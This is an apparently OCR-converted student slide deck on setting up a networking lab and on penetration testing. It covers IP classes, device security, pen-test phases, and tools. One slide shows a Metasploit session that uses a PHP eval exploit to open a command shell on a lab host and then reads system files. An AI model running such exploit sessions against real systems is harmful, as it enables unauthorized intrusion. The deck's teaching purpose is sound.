CREATING NETWORKING LAB & PENETRATION TESTING

-Sandeep Kr. Mehto

-Mohit Chandra Belwal

C.S.E 4th Yr.

Contents

- Networking and it's security
- Creating Networking Lab
- Penetration Testing
- Phases of Penetration Testing
- Tools:-

i. Cisco Packet Tracer
ii. Backtrack
iii. Metasploit
iv. Wireshark

Network security-

- In 2009, the computer Security institute (CSI) produce a report for the 2009 computer crime and security survey that provided an updated look at the impact of computer crime in the united states.

- company loses due to computer crime have double over the past year, so the cost of poor
- security is increasing

Need for network security-

- The network infrastructure, services, and data are crucial personal and business as sets.
- The protection of sensitive data.
- Secure an organization’s network

Close networks-

- Attack from inside the network remain a threat. There is no outside connectivity.
- Does not allow a connection to public networks.
- The 60 to 80 % of network misuse comes from inside the enterprise.

Open networks-

- Security open network is important.
- Open network are also included –

1. Public and
2. Private network.

- O to 20 % network is open network.
- Maximum par of open network is wire less networks.
- Packet are send point to point connection.

Common threats-

- Physical installations –

1. Hardware threats.
2. Environmental threats.
3. Electrical threats.

- Maintenance threats-

1. Poor handling of key electronic components
2. Poor cabling .
3. Poor labeling and etc

Used equipments in a lab-

Hub-

Hub multiple ports.

Repeater broad cast signals

Simplifies signal.

Switch learn MAC address (flooding)

Equal speed to all port.

Multiple collection

Bridge-

- Bridge less speed to switch.
- Router learn best path.

Used cables-

- **state cables**- also connected PC to switch and switch to router.

Cross cable-

- cross cable are also connected PC to PC.

Switch to switch

Serial cable-

- also connected router to router.

Rollover cable –

- also connected to a PC to router. And PC to Switch

IP address-

- Class A IP address
- Class B IP address
- Class C IP address
- Class D IP address
- Class E IP address

Class A IP address-

- Any add. Start with the value between 1 to 126.
- First octet is network add. Another is host add.
- The first octet of the 32-bit number is a class A add.
- 0 and 127 is also reserved.

Class B IP address-

- IP range 128 to 191
- 2 network and 2 host octets.

Class C IP address-


- Range 192 to 223
- 3 network and 1 host octet.
- 3 network and only one host add.

Class D IP address-

- Range 224 to 239
- Multicast – one to many.

Class E IP address-

- Range 240 to 255
- Remaining all are reserved



Security in network-

- Three types most important security in a networking.
- Router.
- Switch and
- Port security.

Router Security-

- Enable Password- (user mode/priv. mode).
- Secret Password- (user mode).
- Console Password- (before user mode).
- Telnet Password- (for remote login).

Switch Security-

- Secure switch access :

a. Secure physical access of the switch.
b. Set system password.
c. Secure remote access.
d. Use SSH when possible.

- Secure access by telnet.
- Disable HTTP, enable HTTPS.
- Disable unneeded services.

Port security-

- Port security restricts port access by MAC add-
  - Dynamic (limit number of add.).
  - Static (static configuration of add.).
  - Combination (static + dynamic).
  - Sticky.

What is penetration testing?

- Penetration Testing or Pen Testing:
  - The practice of testing a computer system, network or web application to find vulnerabilities that an attacker could exploit by simulating attacks from both internal and external threats
- Goals
  - Determine the adequacy of security measures
  - Identify security deficiencies
  - Recommend training

Why penetration test?

- **To find poorly configured machines.**
- **Verify that security mechanisms are working.**
- **Help organizations to tighten the Security system.**

FACT!!!!

99.9% secure = 100%vulnerable!

Penetration Testing is NOT Hacking

Hacking


- No time limit
- No limitations
- Unknown objectives
- Illegal

Pen Testing

- Limited time
- Well defined scope
- Clearly defined goals
- Legal

Performing a penetration test

- Phases of a penetration test:



Profiling

- Research phase
  - Passive Reconnaissance
  - Strategy
    - Obtain publicly available information on target
  - Tactics
    - Query publicly accessible data sources
    - Observe physical defenses
    - Covertly survey company and employees

Enumeration

- Discovery Phase
  - Active Reconnaissance
  - Strategy
    - Find detailed information
    - Find possibly vulnerable points of entry
  - Tactics
    - Map the network
    - Analyze and identify each individual host
    - Survey physical security mechanisms
    - Compile list of possible entry points for an attacker

Vulnerability Analysis

- Systematic examination of vulnerabilities
  - Procedure
    - Using all the information gathered in the previous phases, identify vulnerabilities in the system
  - Tactics
    - Prioritize analysis of commonly misconfigured services
    - Use automated tools if applicable/available

Exploitation

- Gaining access
- Procedure
  - Verify previously identified vulnerabilities by attempting to exploit them
  - Show what access can be gain and what assets can be affected

Reporting

- The important part
  - Procedure
    - Compile findings into a complete report
      - Include methods as well
    - Make suggestions to fix vulnerabilities

Styles of Penetration Testing


- Blue Team
  - Tested as a trusted insider with complete access
  - Perform a through survey of systems with complete access to systems to determine any vulnerabilities or misconfigurations.
  - Attempts to provide an exhaustive listing of potential vulnerabilities

Styles of Penetration Testing

- Red Team
  - Test done as an external hacker
  - Attempt to penetrate defenses any way possible
  - Only attempts to find single point of entry

Pen Testing Tools

- Backtrack
  - Custom Linux Distribution



Pen Testing Tools

- Metasploit
  - Exploitation framework


```
       =[ msf v3.3-dev
+ -- --=[ 350 exploits - 223 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 128 aux

msf > use exploit/unix/webapp/php_eval
msf exploit(php_eval) > set PAYLOAD php/shell_findsock
PAYLOAD => php/shell_findsock
msf exploit(php_eval) > set RHOST 172.16.162.131
RHOST => 172.16.162.131
msf exploit(php_eval) > exploit
[*] Found shell.
[*] Command shell session 2 opened (172.16.162.130:47844 -> 172.16.162.131:80)

uname -a
Linux pentest-8 2.6.27-11-generic #1 SMP Thu Jan 29 19:28:32 UTC 2009 x86_64 GNU/Linux
cat /etc/debian_version
lenny/sid
head -n2/etc/apt/sources.list
#
# deb cdrom:[Ubuntu 8.10 _Intrepid Ibex_ - Release amd64 (20081028)]/ intrepid main restricted
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uptime
 08:38:05 up 48 min,  4 users,  load average: 0.00, 0.09, 0.17
```

Pen Testing Tools

- Wireshark
  - Network traffic monitoring tool



Questions?